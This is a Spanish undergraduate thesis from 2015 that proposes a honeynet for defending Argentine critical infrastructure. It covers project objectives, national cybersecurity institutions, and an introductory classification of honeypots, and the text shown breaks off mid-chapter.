# Trabajo Final de Grado
# Ingeniería de Sistemas


## Proyecto: Implementación de una honeynet para la Ciberdefensa de Infraestructuras Críticas

**Autor: Miguel Eduardo Sánchez**
**Tutor: Ing. Carlos Ignacio Tapia**

**Diciembre - 2015**

# Dedicatoria

Dedico este trabajo a mis padres Olga y Eduardo por haber sido los pilares fundamentales de todo lo que soy, en mi educación, tanto académica como de la vida y por su incondicional apoyo mantenido a través del tiempo.

La confección de este trabajo ha sido posible gracias a ellos.

# ÍNDICE

# SECCIÓN I

# PLANTEAMIENTO DEL PROYECTO

# I.1. Introducción

En los últimos años, el creciente grado de informatización así también como de interconectividad en las tecnologías de almacenaje y procesamiento de datos en prácticamente todos los ámbitos de nuestras vidas ha acarreado consigo, una nueva serie de aspectos a considerar en lo concerniente a la seguridad en las mismas.

El formidable progreso en ámbitos como la electrónica, computación y redes informáticas dieron también origen a lo que, por su masiva relevancia en la nuestra vida cotidiana moderna, se reconoce como un nuevo escenario bélico, el Ciberespacio.

Una de las amenazas más activas a la que nos enfrentamos en Internet hoy en día es el cibercrimen. Delincuentes con habilidades y capacidades que van en aumento se encuentran constantemente desarrollando métodos para sacar provecho de la actividad criminal en línea.

En consecuencia, se vuelve imperante tanto en el ámbito estatal como en los entornos privados, la necesidad de establecer un sistema de políticas, conductas, procesos y procedimientos con fin de proteger a los mismos ante el potencial peligro de eventuales ataques a sus infraestructuras de datos.

Basta mencionar algunos casos recientes como *Wikileaks* (2007) o *Stuxnet* (2010) para entender que la denominada "ciberguerra" ya ha comenzado y debemos estar preparados para la misma.

El presente trabajo se focalizara en la presentación, estudio e implementación de una de las contramedidas más importantes ante la amenaza de los ciberataques. Desarrollada no solo con propósitos preventivos sino también con el fin de poder realizar un estudio de los mismos en un entorno seguro.

La herramienta de la que estamos hablando son las **honeynets** o "redes señuelo". Una honeynet es una red de computadoras denominadas comúnmente honeypots, diseñada con el único propósito de ser comprometidas por un intruso. No hay personal que utilice estos equipos para desempeñar ninguna función real o productiva, simplemente están conectados a la red en espera de que algún ciberdelincuente intente atacarlos de forma remota. Por lo tanto, todo el tráfico que circule en la misma, es en esencia, ilegal. El concepto es en cierta forma, similar al uso de una carnada en busca de una buena pesca.
Una de las ventajas del uso de honeynets para el monitoreo pasivo de red, es que los honeypots pueden ser implantados en computadoras de bajo costo o baja performance. De esta manera, se logra engañar a los posibles atacantes de una infraestructura de producción, desviando su atención y esfuerzos hacia un entorno controlado y carente de valor (desde el punto de vista de un atacante); evitando así comprometer los sistemas informáticos reales sobre los cuales los procesos organizacionales se sustentan.

# I.2. Situación Problemática

En la mayoría de las empresas y organismos estatales, uno de los problemas más comunes en lo concerniente a seguridad en entornos informáticos se debe al enorme grado de desconocimiento que existe acerca de casi todos los aspectos que la componen. Muchas veces, la gente que lleva las riendas de las organizaciones, tienden a ignorar, desestimar y minimizar los potenciales peligros que en el ciberespacio les acechan, así también como el impacto que pueden causar los mismos sobre sus activos.

He aquí algunos de los mitos más populares en lo que respecta a la Seguridad Informática:

- No soy nadie importante. ¿Por qué alguien habría de atacarme?
- Todo este asunto es propio del cine de Hollywood y no puede pasarme a mí.
- Todos los riesgos son fácilmente cuantificables.
- Utilizo <*inserte nombre de herramienta*> en mis máquinas, lo cual resuelve todos mis problemas de seguridad.
- Cambiar esta herramienta o componente informático (Internet *browser*, antivirus, sistema operativo, etc.) por este otro mejorará automáticamente mi seguridad.
- Encripto mi información. La confidencialidad está asegurada y no puedo ser víctima de espionaje.
- Veo la Seguridad Informática como un gasto en lugar de como una inversión.
- Es sólo cuestión de incrementar el presupuesto destinado a seguridad lo que nos traerá como resultado una mejora efectiva en la misma.
- Mis sistemas no tienen salida hacia Internet (ni a ninguna red externa), por lo que estoy exento de recibir ataques.
- La Seguridad Informática es un asunto puramente técnico y le corresponde a un área especializada de la organización.
- Mi organización es segura dado que jamás hemos recibido un ataque.
- Si fuésemos atacados, lo detectaríamos de inmediato.
- Ya implementamos un programa de ciberseguridad y/o estamos certificados con “X” normas o estándares, mis problemas están resueltos para siempre.

Estas creencias se encuentran ampliamente difundidas entre los integrantes de las áreas de toma de decisiones de las organizaciones, quienes por lo general desconocen las verdaderas características y alcance de la Seguridad Informática y piensan que se trata sólo de una cuestión técnica. Como consecuencia de todo esto, en muchos casos recién deciden tomar acción cuando ya es demasiado tarde y han sido víctimas de un ataque de consecuencias importantes.

Está claro que es imperante la necesidad de una campaña de educación y concientización al respecto. Seguida de una evaluación del "estado actual de las cosas" más la confección e implementación de un programa de ciberseguridad serio, actualizado a los tiempos modernos y que cuente con una revisión periódica. El éxito o fracaso de la misión de una organización puede llegar a depender de esto.

De entre todas las medidas posibles a tomar, el presente trabajo se focalizará en la utilización de las honeynets como una potente herramienta de prevención, estudio y análisis de ataques informáticos. Su implementación tendrá como resultado una mejora a nuestras capacidades preventivas y reactivas en el marco de la ciberdefensa de las Infraestructuras Críticas.

## I.3. Problema

La carencia de un plan unificado de acción por parte de los diversos organismos estatales para hacer frente a la creciente amenaza del ciberterrorismo conlleva en sí un alto riesgo para el continuo funcionamiento de los mismos.

El gobierno tiene, obviamente, un rol en materia de Seguridad Informática. Éste debe hallar a los investigadores que sean capaces de desarrollar avances fundamentales en seguridad.

En Seguridad Informática, siempre existe un adversario y cada vez que se desarrolla un nuevo mecanismo de seguridad, hay mucha gente que intenta romperlo. El Estado Nacional debe tener la capacidad de detectar este problema y tomar las medidas pertinentes.

## I.4. Objeto de Estudio

Este proyecto tiene como finalidad el análisis, confección e implementación de alguna solución honeynet con motivo de dar soporte tanto a la seguridad de las infraestructuras informáticas de producción dentro del Ministerio de Defensa, como así también a la recolección de datos relacionados a ataques sobre las mismas, a fin de poder procesarlos y estudiarlos (detectando tendencias, estrategias de ataques, patrones de comportamiento, etc.). De esta manera se contará con una muy útil herramienta de inteligencia y análisis.

## I.5. Campo de Acción

La reciente creación del Cibercomando en el ámbito del Ministerio de Defensa le da marco al presente trabajo. El cual será de aplicación inmediata en este ministerio. El presente estudio

servirá de base para desarrollos futuros dentro del esquema de ciberdefensa planteado a nivel nacional.

# I.6. Objetivos

## I.6.1. Objetivo general

Implementar una solución de red señuelo (honeynet) funcional de naturaleza genérica sobre una infraestructura de hardware virtual con motivo de eventualmente llevarla hacia una red real configurada de acuerdo a las necesidades que establezca el Ministerio de Defensa y al marco teórico con el que trabaje.

Capturar a través de la honeynet información sobre ataques, útil para inteligencia, estudio de vulnerabilidades, e implementación de contramedidas.

Existen varios motivos por los cuales se llevara a cabo un proyecto de estas características. En primer lugar, esto nace de la necesidad por parte del Estado de reforzar todos los aspectos relacionados con la ciberdefensa en todo lo concerniente a Infraestructuras Críticas. En segundo lugar, aprovechar la oportunidad de implementar una solución previamente inexistente en este ámbito destinada a dar soporte a un organismo que la necesita para mantenerse al día en materia de ciberseguridad. Por último, un interés personal por parte del integrante del proyecto en el tema a desarrollar, quien además, resultará beneficiados por la experiencia adquirida.

## I.6.2. Objetivos específicos

- Confeccionar una red virtual sobre la cual se realizará una implementación inicial de pruebas de una solución honeynet.
- Considerar las distintas herramientas y soluciones de honeypots y honeynets disponibles en el mercado y seleccionar las más adecuadas de acuerdo a una evaluación de criterios ponderados.
- Instalar y configurar la solución de software de honeynet previamente seleccionada junto con sus herramientas sobre la infraestructura virtual.
- Explorar las distintas opciones de configuración de los sensores y realizar ajustes personalizados de acuerdo a las necesidades.
- Llevar a cabo ataques sobre la infraestructura de pruebas.
    - Ataques externos.
    - Ataques internos.
- Ejercer análisis de dichos ataques.
    - Recopilar los datos obtenidos por la misma.

  - Realizar un análisis de logs del sistema.
  - Confeccionar informes, gráficos y estadísticas sobre:
    - Tipos de ataques y atacantes más frecuentes.
    - Servicios más atacados.
    - Vulnerabilidades más explotadas.
    - Ubicación geográfica de los atacantes.
    - Tendencias y patrones de comportamiento de atacantes.
- Realizar un informe con las conclusiones en base a los resultados obtenidos.

## I.7. Idea a defender/Propuesta a justificar/Solución a comprobar

Cuanto mayor es el índice de desarrollo de una sociedad, mayor dependencia tiene ésta de los sistemas de información y comunicaciones. Cualquier intrusión, manipulación, sabotaje o interrupción de dichos sistemas o de la infraestructura de redes que usan de soporte, puede afectar al funcionamiento de los mismos, comprometer seriamente su misión, y su impacto puede llegar a afectar negativamente a millones de personas, ya sea de forma directa o indirecta.

Los sistemas informáticos que sirven de soporte a Infraestructuras Críticas no escapan a esta realidad y se ha vuelto indispensable comenzar a tomar las medidas de seguridad necesarias para minimizar este tipo de riesgos tanto como sea posible.

La idea a defender por medio del presente trabajo consiste en que es posible reforzar en gran medida los aspectos de ciberseguridad de las Infraestructuras Críticas al contar con una herramienta honeynet implementada para las mismas. Los peligros del mundo moderno hacen que la implementación por parte del Estado Nacional de un programa de estas características se vuelva imperante, considerando los relativamente bajos costos para su instalación y puesta en marcha, sobre todo si tenemos en cuenta la importancia de los servicios que soportan.

## I.8. Delimitación del Proyecto

En el presente proyecto, se seleccionará de entre todas las alternativas de implementación de honeynet posibles, una de licencia libre a los efectos de desarrollar nuestras pruebas y demostrar el valor agregado que éstas pueden brindar a los sistemas de los organismos estatales e Infraestructuras Críticas.

El alcance del proyecto estará limitado al reforzamiento de la Seguridad Informática provisto sólo mediante la implementación y funcionamiento de la honeynet y todos los aspectos y actividades directamente relacionadas con ésta.

Se dejará de lado otros tipos de posibles mejoras a la ciberseguridad como pueden ser: la implementación de otras herramientas de seguridad no directamente relacionadas con las honeynets, la certificación y/o implementación de alguna norma o estándar de Seguridad Informática en particular, la confección de normas de conducta y manejo de los sistemas, procedimientos de seguridad y reglamentación general para el personal interno de una organización. Tampoco se abarcarán los aspectos relacionados con la seguridad e integridad física de los activos de las mismas.

## I.9. Aporte Práctico

La implementación y puesta en marcha de una red señuelo traerá como consecuencia un fortalecimiento general de la seguridad de los sistemas, principalmente frente a la amenaza del cibercrimen, incrementando de esta manera la continuidad del servicio prestado sin caídas ni degradaciones en su funcionamiento.
Un análisis de riesgo de los sistemas demostrará que la ciberseguridad no es un gasto como generalmente se cree, sino que, por el contrario, es una inversión. Por lo que es preferible invertir una relativamente pequeña cantidad de esfuerzo y dinero con antelación a tener que afrontar las, en muchos casos, severas repercusiones que un ataque informático pueda llegar a causar en la infraestructura y, por extensión, en la organización que depende de ella ya sea de manera directa o indirecta.

## I.10. Aporte Teórico

El presente trabajo ofrece como aporte en materia teórica, todo lo relacionado con el análisis resultante del estudio de logs de los distintos componentes de la honeynet. Esto será de enorme utilidad en la identificación de patrones de conducta de los atacantes. Es decir, poder descubrir las intenciones de un intruso mediante la observación de su interacción con el "sistema comprometido".

Los resultados del trabajo, podrán ser generalizados y aplicados a otros entornos de características similares, con la posibilidad de expansión dentro del mismo dominio en estudio.

A su vez, dichos resultados y estudios pueden ser compartidos a través de la comunidad de ciberseguridad, añadiéndolos a un registro o base de datos compartido por la misma con información detallada y constantemente actualizada acerca de ataques informáticos, sus métodos, vulnerabilidades descubiertas, vectores y patrones de ataque, etc.

# I.11. Estudio de factibilidad

**I.11.1. Factibilidad Técnica:** Las herramientas y conocimientos técnicos a utilizarse se encuentran disponibles para la realización del presente trabajo y ofrecen una gama de recursos necesarios para abordar distintos tipos de situaciones.

**I.11.2. Factibilidad Operativa:** El alumno a cargo del proyecto cuenta con los conocimientos y entrenamiento necesarios para llevar a cabo su implementación inicial. Más adelante será necesario proveer de entrenamiento para quienes eventualmente queden a cargo de la operación, monitoreo y mantenimiento de la honeynet. Una vez ofrecida la capacitación, no habrá problemas con el personal en el sentido operativo.

**I.11.3. Factibilidad Económica:** La implementación se llevará a cabo sobre un entorno de hardware virtual. En lo que respecta a los componentes de software, se utilizarán herramientas de acceso y licencia libre, por lo que los costos económicos de los mismos serán nulos. Más adelante, se contará con un presupuesto provisto por el Ministerio de Defensa destinado a la adquisición del hardware necesario para la implementación definitiva.

# I.12. Método de Investigación

El método de investigación a utilizar en el proyecto es el empírico. La investigación es la que se basa en la experimentación o la observación. Utiliza la comprobación de los hechos para formular respuestas del problema planteado y este está apoyado en la conclusión.

# I.13. Marco Teórico

Este marco presentará los modelos generales de la implementación de una honeynet como herramienta de incremento y mejora sobre la ciberseguridad en Infraestructuras Críticas. Se describirán las características, componentes, herramientas, sensores, sus servicios y vulnerabilidades emuladas, vectores de ataques, salidas, ajustes y configuraciones más apropiadas de la solución honeynet implementada para llevar a cabo dicho propósito. Finalmente contará con una guía para realizar tal implementación.

# I.14. Enfoque Metodológico

**I.14.1. Paradigma:** El paradigma que aplica es el positivista o empírico; donde existe un investigador que determina un objeto de investigación, siendo en este caso el diseño e implementación de una red señuelo. Una de las pretensiones de este paradigma es sostener que las predicciones son una explicación del hecho.

**I.14.2. Procesos:** En un trabajo de estas características, se pueden seguir los patrones de carácter estándar para la implementación de la honeynet; sin embargo, es necesario adaptar dichos patrones genéricos de acuerdo a las características específicas del entorno sobre el que se va a trabajar, en este caso, la infraestructura de producción a proteger con dicha honeynet.

A continuación se expone un procedimiento con los pasos necesarios para la implementación y configuración de una honeynet.

- Reconocimiento del estado actual de la infraestructura real a proteger.
- Selección y adquisición del hardware sobre la que se implementara la honeynet.
- Instalación y configuración del hardware.
- Evaluación de las distintas soluciones de honeypots y honeynets disponibles.
- Selección de las más adecuadas.
- Instalación y configuración de la honeynet junto con sus herramientas.
- Ejecución de ataques sobre la red señuelo.
- Realización de análisis de datos recopilados sobre los ataques.
- Confección de un informe con conclusiones en base a los resultados obtenidos.

**I.14.3. Métodos:** Para el desarrollo del proyecto se decidió adoptar el método empírico-analítico racionalista, éste es un modelo de investigación científica basado en la experimentación y la lógica empírica. Su aporte al proceso de investigación es resultado fundamentalmente de la práctica. Este método, cuantitativo es de fuerte orientación prediccionista y cuanto a la relación teoría-practica, predomina la separación; si bien las investigaciones parten de la realidad, éstas sólo contribuyen a la ampliación de conocimientos teóricos y siempre se pretende alcanzar la objetividad.

**I.14.4. Técnicas:** El presente es un proyecto de campo, se utilizarán una serie de técnicas como la observación, el análisis de archivos de bitácoras, antecedentes sobre ataques, estudio de documentación sobre vulnerabilidades conocidas en los sistemas, manuales de uso de las herramientas honeypot, etc.

# SECCIÓN II

# INVESTIGACIÓN PRELIMINAR

# II.1. Infraestructuras Críticas

Las Infraestructuras Críticas son aquellas instalaciones, redes, servicios y equipos físicos y de tecnología de la información cuya interrupción o destrucción pueden tener una repercusión importante en la salud, la seguridad o el bienestar económico de los ciudadanos o en el eficaz funcionamiento de los gobiernos de los estados a las que pertenecen.

El concepto primario, el aspecto clave desde el que hay que partir, no es tanto la infraestructura en sí, sino la función que ésta desempeña o el servicio que presta. Es decir, son determinadas funciones las que, a nuestro criterio, merecen el calificativo de esenciales y a partir de ahí, mediante el estudio de las instalaciones, las redes y los procesos de trabajo por los que se desarrollan estas funciones, podremos determinar si alguna de las infraestructuras sobre las que operan reúne las características precisas para ser considerada de una manera especial.

## II.1.1. Criterios para la identificación de las Infraestructuras Críticas

La definición exacta de Infraestructura Crítica así también como los criterios para su identificación varían de acuerdo al estado u organismo encargado de llevar a cabo dicha definición. Sin embargo en la gran mayoría de los casos las Infraestructuras Críticas caen en alguna de las siguientes categorías:

- Centrales y redes de energía eléctrica.
- Instalaciones de producción, procesamiento y distribución de petróleo y gas.
- Tecnologías de la información y comunicaciones.

- Sector financiero (banca, valores e inversiones).
- Sector sanitario.
- Alimentación.
- Agua (embalses, almacenamiento, tratamiento y redes).
- Transporte (aeropuertos, puertos, carreteras, autopistas, pasajes viales, puentes, ferrocarriles y redes de transporte público, sistemas de control del tráfico).
- Producción, manejo, almacenamiento y transporte de mercancías peligrosas (materiales químicos, biológicos, radiológicos y nucleares).
- Administración (servicios básicos, instalaciones, redes de información, activos, y principales lugares y monumentos nacionales).

Los criterios para la definición de Infraestructuras Críticas potenciales normalmente son:

- La extensión de la región geográfica que puede verse afectada.
- El nivel de gravedad.
- Los efectos en el tiempo.

## II.1.2. Operadores Críticos

Son las entidades u organismos responsables de las inversiones o del funcionamiento de una instalación, red, sistema, o equipo físico o de tecnología de la información designada como Infraestructura Crítica por proporcionar un servicio indispensable para la sociedad.

Los operadores designados como tales tendrán la responsabilidad de optimizar la protección de las Infraestructuras Críticas por ellos gestionadas.

## II.1.3. Catálogo de Infraestructuras Críticas

Es un catálogo de instalaciones sensibles y de naturaleza crítica para los intereses y el funcionamiento de un Estado. El mismo contiene la descripción de las Infraestructuras, los medios de contacto con las mismas, el tipo de instalación, datos geográficos y de localización, información de seguridad, riesgos evaluados, información de las fuerzas de seguridad, e información audiovisual.

El criterio para considerar la inclusión de un conjunto de instalaciones o infraestructuras determinadas en el catálogo es una mezcla de factores: rango, escala y efectos en el tiempo y de parámetros: daños causados, impacto económico e impacto en servicios esenciales.

La documentación contenida en el determinado Catálogo de Infraestructuras Críticas (de carácter nacional) es información completa, actualizada y contrastada sobre la totalidad de

las Infraestructuras estratégicas, su ubicación, titularidad, servicio, nivel de seguridad, etc.), será calificada como "secreta", dada la alta sensibilidad de esta información para la seguridad nacional.

## II.1.4. Situación en la República Argentina

El organismo líder a cargo de la Seguridad Informática en Argentina, creado mediante la Resolución JGM Nº 580/2011, es el Programa Nacional de Infraestructuras Críticas de Información y Ciberseguridad (ICIC), que en Junio de 2015, de acuerdo al decreto 1067/2015 publicado en Boletín Oficial, se elevó a rango de Subsecretaría dependiente de la Jefatura de Gabinete de Ministros. La nueva subsecretaría tiene como objetivo principal la estrategia nacional de protección de Infraestructuras Críticas de Información y Ciberseguridad y según se detalla en el decreto, se trata de "lograr el perfeccionamiento de la utilización de los recursos públicos con miras a una mejora sustancial en la calidad de vida de los ciudadanos, focalizando su accionar en la producción de resultados que sean colectivamente compartidos y socialmente valorados". Quien fue designado como Subsecretario del área es Emiliano Ogando.

La investigación de los delitos informáticos de carácter nacional así también como las actividades conexas es llevada a cabo principalmente por la Policía Federal Argentina (PFA), a través de su División de Delitos Tecnológicos. Por su parte, las jurisdicciones provinciales también realizan investigación de Delitos Informáticos y por ser provinciales no tiene injerencia la PFA.

Actualmente, los cuatro objetivos principales de ICIC-CERT son los siguientes:

- Servir como repositorio de información relevante relacionada con los incidentes, herramientas y técnicas de Seguridad Informática.
- Promover la coordinación entre los administradores de redes para todas las instituciones públicas a nivel nacional, a fin de prevenir, detectar, gestionar y recuperarse de los incidentes relacionados con la seguridad que afecten sus redes.
- Centralizar la generación de informes respecto a incidentes que afecten las redes gubernamentales y facilitar el intercambio de información a fin de abordarlos de manera más eficaz.
- Interactuar con otros equipos de respuesta ante incidentes en el país y la región.

La ONTI está trabajando actualmente en el segundo borrador del Plan Nacional de Ciberseguridad y Protección de Infraestructuras Críticas 2013-2015. Este plan se basa en cuatro pilares: sensibilización, protección de los activos digitales, promoción de la comprensión judicial y académica de la Seguridad de la Información y la Infraestructura de información crítica y fomento de alianzas de seguridad duraderas entre el gobierno, las empresas y las organizaciones de la sociedad civil.

La División de Crímenes Tecnológicos de la PFA es la unidad responsable de las investigaciones referentes a delitos informáticos.

Las empresas del sector privado no están obligadas por ley a proporcionar información relacionada con los incidentes a las autoridades nacionales. No obstante, las autoridades han informado que existen mecanismos establecidos para facilitar el intercambio de información por parte de las empresas privadas, como los proveedores de Internet (ISP) o de servicios de correo electrónico, cuando existe una clara base legal y judicial para la investigación. La actual legislación relacionada con los delitos informáticos se aprobó en Junio de 2008 (Ley N° 26.388) y ha permitido realizar investigaciones y procesamientos exitosos en varios casos de importancia. No obstante, las autoridades indicaron que sus esfuerzos para hacer pleno uso de la ley al combatir los delitos informáticos han sido obstaculizados, en cierto modo, por los desafíos que surgen de la naturaleza de muchos delitos informáticos, que no tienen fronteras y están en constante evolución.

Las iniciativas lideradas por el Gobierno para crear conciencia respecto a las diversas cuestiones y los desafíos relacionados con la Seguridad Informática se han centrado, en gran medida, en debates y conversaciones mantenidos en zonas densamente pobladas. A su vez, los esfuerzos a nivel de autoridades locales se han centrado en el desarrollo de centros de capacitación y unidades operativas equipadas correctamente. El ICIC también ha desarrollado una iniciativa llamada “Internet Sano”, que apunta a promover el uso responsable de las TIC e Internet.

En la actualidad, varias instituciones de educación superior en Argentina ofrecen programas de certificación y de grado en una amplia variedad de aspectos relacionados con la ciberseguridad, incluyendo el análisis forense digital. Asimismo, se informó que el Instituto Nacional de Administración Pública (INAP) ofrece capacitación y cursos sobre temas relacionados con Seguridad Informática.

El Gobierno Argentino se entrena de forma continua con el propósito de prepararse ante las amenazas informáticas emergentes. Desde 2012 se han llevado a cabo Ejercicios Nacionales de Respuesta a Incidentes Informáticos (ENRIC), los cuales se realizan de forma anual. En 2013, el ejercicio fue realizado conjuntamente por la ONTI/ICIC, el Ministerio de Defensa y la Armada Argentina. Otros talleres sobre tecnologías emergentes de Seguridad Informática se llevan a cabo de forma regular para garantizar que los técnicos argentinos permanezcan al día sobre las últimas tendencias.

Las autoridades gubernamentales identificaron tres impedimentos principales a sus iniciativas en curso relacionadas con la seguridad y los delitos informáticos específicamente:

1. La falta constante de concientización entre las partes interesadas en todos los niveles.
2. Problemas y cuestiones relacionados con la privacidad.
3. Financiación insuficiente.

# II.2. Sistemas Señuelo

Un honeypot es un "sistema señuelo" monitoreado muy de cerca el cual sirve a varios propósitos: distraer adversarios de otros sistemas valiosos en una red, proveer de una alerta temprana acerca de nuevas tendencias de ataques y explotaciones, y permitir el examen en profundidad de adversarios durante y tras el ataque al mismo. Los honeypots, como un blanco fácil de ataques, pueden simular muchos *hosts* vulnerables en una red y nos proveen con valiosa información de los atacantes. Los honeypots no son la única solución a la seguridad en redes, pero son herramientas que se implementan para detectar actividad no deseada en las mismas. No son sólo sistemas de detección de intrusos (IDS), pero nos enseñan cómo mejorar la seguridad de nuestras redes y, tal vez más importante que eso, nos enseñan a qué prestar atención o qué buscar. Se trata de sistemas construidos y configurados con el propósito de ser *hackeados*. Además, son "sistemas trampa" para los atacantes, los cuales son desplegados para contrarrestar los recursos de un atacante, aletargarlo para que éste pierda tiempo con el honeypot en lugar de atacar los sistemas de producción. En esta sección se analizan los principios básicos de los honeypots, sus tipos, varias soluciones honeypot concretas, sus ventajas y desventajas y una comparación entre ellas.

## II.2.1. Introducción a los honeypots

En el ámbito de la Seguridad Informática, el término "*honeypot*" se utiliza para representar un concepto de seguridad que se basa únicamente en el engaño. Un honeypot es un recurso para capturar las actividades de un atacante. Lance Spitzner, el fundador de la organización *The Honeypot Project* los define como: "Un recurso de seguridad cuyo valor reside en ser sondeado, atacado y comprometido". Esta definición nos habla de la naturaleza de un honeypot. Lo cual significa que si nadie lo ataca, un honeypot pierde su razón de existir. Otras herramientas de seguridad como lo son Firewalls e IDS son completamente pasivas ya que su trabajo consiste en prevenir o detectar ataques. Los honeypots, en cambio, activamente le ofrecen al atacante medios para llevar a cabo nuevas intrusiones. Esta característica hace de los honeypots excelentes complementos a otras herramientas de seguridad. Los honeypots difieren de acuerdo a su uso, pueden ser aplicaciones o servicios emulados, un sistema operativo completamente funcional, una red que contenga distintos sistemas operativos y aplicaciones, o incluso una red emulada en una única máquina. Los honeypots no resuelven un problema específico, en cambio, son herramientas altamente flexibles que cuentan con varias aplicaciones para la seguridad. Pueden ser utilizadas para ralentizar o detener ataques automáticos, capturar nuevos "*exploits*" para obtener datos sobre amenazas emergentes o proveer una alerta temprana. Los honeypots vienen en varias formas y tamaños. Pueden ser programas en Windows que emulan servicios comunes, o redes enteras con máquinas reales para ser atacadas como lo son las honeynets.

## II.2.2. Razones para contar con un sistema de honeypots

Como elemento básico de la caja de herramientas de Seguridad Informática durante más de dos décadas, los honeypots han venido probando a las organizaciones algunos beneficios particulares.

Mientras que los honeypots han sido ampliamente utilizados por los investigadores para estudiar los métodos de los atacantes, éstos también pueden ser muy útiles para los defensores. Aquí hay cinco ventajas que los "*sandboxes* digitales" (término análogo a honeypot en este contexto) pueden aportar a las empresas:

1. **Baja tasa de falsos positivos y alta taza de aciertos.**

   Cualquier atacante que se precie primero probará su malware contra las medidas de seguridad más populares allí afuera. Con sólo comprobar si su programa logra evadir la detección de los escáneres antimalware de Symantec o McAfee, los atacantes han

podido engañar a los sistemas en los que se basan la seguridad de más del 80 por ciento de las organizaciones.

Una gran parte de las tecnologías defensivas tradicionales carecen de mucho valor contra atacantes avanzados, debido a que los adversarios cuentan con los medios y los recursos para asegurarse de que su ataque va a funcionar.

Los honeypots pueden llenar esa brecha, porque los atacantes tienen muchas dificultades para predecir su uso y contrarrestar las defensas. Como los honeypots de producción son máquinas a las que ningún usuario legítimo (exceptuando a sus administradores) debería tener acceso, tendrán también una baja tasa de falsos positivos.

**2. Capacidad para confundir a los atacantes.**

Los honeypots también se pueden utilizar para ralentizar a los atacantes que logran ingresar con éxito en la red de una organización. Mediante el uso de un sistema virtual, es posible crear una variedad de señuelos que pueden distraer a los atacantes y hacer que les tome más tiempo hallar los datos valiosos.

Los señuelos se implantan con motivo de redirigir la amenaza de los activos reales hacia los falsos, al mismo tiempo que se alerta sobre tal suceso.

Otro forma de acercamiento es el uso de "*honey tokens*", es decir datos falsos "sembrados" en los registros de las base de datos a los cuales no se deberían tener acceso de otra manera. Al establecer reglas en los sistemas de detección de intrusos para alertar sobre el tráfico de estos datos únicos, una organización puede detectar cuando un usuario o un hacker descargan la información.

**3. Sólo son un sumidero de tiempo, si se lo permite.**

Las organizaciones pueden implementar uno de dos tipos de honeypots. El primero es un honeypot con fines de investigación (un sistema virtual instrumentado que aloja un sistema operativo vulnerable y se lo sitúa en una red accesible desde Internet). El problema con los honeypots de investigación es que se requiere de una gran cantidad de tiempo para crearlos, detectar amenazas y luego analizar el compromiso resultante. Mientras que las organizaciones pueden aprender mucho acerca de los atacantes a estos sistemas, por lo general requieren demasiado tiempo para ser de utilidad en una empresa cuyo negocio es distinto al de la Seguridad Informática.

Los honeypots de investigación tienden a ser la herramienta de elección de los estudiantes universitarios para observar el comportamiento de los atacantes. Sin embargo, el resto de las instituciones tienen compromisos reales que cuidar.

Los honeypots de producción, por otro lado, son sistemas que emulan algo de valor de negocio a la entidad. Pueden ser un servidor web, estaciones de trabajo, base de datos o simplemente documentos. Son generalmente sistemas de baja interacción, lo que significa que el equipo de seguridad sólo los crea y luego puede ocuparse de otros asuntos hasta que un usuario interactuando con el honeypot desate una alerta.

4. **Ayuda al entrenamiento de los equipos de seguridad.**

   Con profesionales de Seguridad Informática aún en escaso suministro, los honeypots también pueden utilizarse como esenciales herramientas de formación. Mediante el uso de honeypots para ver las acciones de los atacantes, los defensores pueden rápidamente aprender sobre las últimas técnicas.

   Una gran cantidad de equipos de seguridad, cuando comienzan a desplegar honeypots, realmente empiezan a entender cómo actúan estos atacantes. Ellos no sólo ven los pasos que los atacantes toman, sino que también encuentran la manera de detener los pasos intermedios en su propia red.

5. **Existen muchas opciones gratuitas.**

   Por último, hay un montón de opciones gratuitas para las empresas y organizaciones para empezar con el uso de honeypots. Por ejemplo: En una de las últimas sesiones informativas de Seguridad Black Hat en Las Vegas (2012), se han lanzado una colección de herramientas de defensa activa, empaquetadas en una única distribución Linux (imagen ISO) denominada Active Defense Harbinger Distribution (ADHD).

   Para aquellos que prefieren Windows, también existen soluciones honeypot gratuitas basados en este sistema operativo como por ejemplo: Back Officer Friendly (BOF).

## II.2.3. Tipos de honeypots

En general, los honeypots pueden ser clasificados en dos categorías según su motivación:

- **Honeypots de producción**
- **Honeypots de investigación**

### II.2.3.1. Honeypots de producción

Son usados para asistir a una organización con la protección de su infraestructura IT interna. Son especialmente valiosos para las organizaciones comerciales, ya que ayudan a reducir los riesgos a los que están sometidas. Son útiles para atrapar *hackers* con intenciones criminales. La implementación y el despliegue de estos honeypots es relativamente más sencilla que con los honeypots de investigación. Esto se debe a que en general tienen menores propósitos y requieren menor cantidad de funciones. Como resultado de esto, proveen menos evidencia acerca de los motivos y patrones de ataque de los intrusos.

### II.2.3.2. Honeypots de investigación

Son más complejos. Están diseñados para recolectar tanta información como sea posible acerca de los atacantes y sus actividades. No son especialmente valiosos para una organización. Su misión principal es la de investigar las posibles amenazas a las que una organización pueda estar sometida, como por ejemplo, quiénes son los atacantes, cómo se organizan, que clase de herramientas utilizan para perpetrar otros sistemas y dónde obtuvieron esas herramientas. Mientras que los honeypots de producción son como la policía, los honeypots de investigación son como su contraparte de inteligencia y su misión es recopilar información sobre los atacantes. La información obtenida ayudara a la organización a tener un mejor comprensión acerca de los patrones de comportamiento de los *hackers*, sus motivos y el cómo funcionan. También son una excelente herramienta para capturar ataques automatizados como los gusanos informáticos (*worms*).

## II.2.4. Otras clasificaciones

Teniendo en cuenta el nivel de participación o interacción entre el atacante y el honeypot, se pueden dividir a los honeypots en tres categorías:

- **Honeypots de baja interacción**
- **Honeypots de interacción media**
- **Honeypots de alta interacción**

### II.2.4.1. Honeypots de baja interacción

Los honeypots de baja interacción son los más fáciles de instalar, configurar, desplegar y mantener debido a su diseño simple y funcionalidad básica. Normalmente estas tecnologías meramente emulan una variedad de servicios. El atacante se limita a interactuar con estos servicios pre-diseñados. Por ejemplo: un honeypot de baja interacción podría emular un servidor Unix estándar con varios servicios corriendo, como pueden ser Telnet y FTP. Entonces un atacante podría ingresar a un honeypot mediante Telnet, obtener un letrero indicando el tipo de sistema operativo al que supuestamente se conectó y quizás obtener un *prompt* de *login*. A continuación, el intruso podría intentar un ataque de fuerza bruta tratando de deducir la contraseña de ingreso. Entonces el honeypot capturaría y recolectaría estos intentos, sin embargo no habría ningún sistema operativo real al que el atacante pueda ingresar. Las interacciones de éste se limitarían a intentos de acceso.
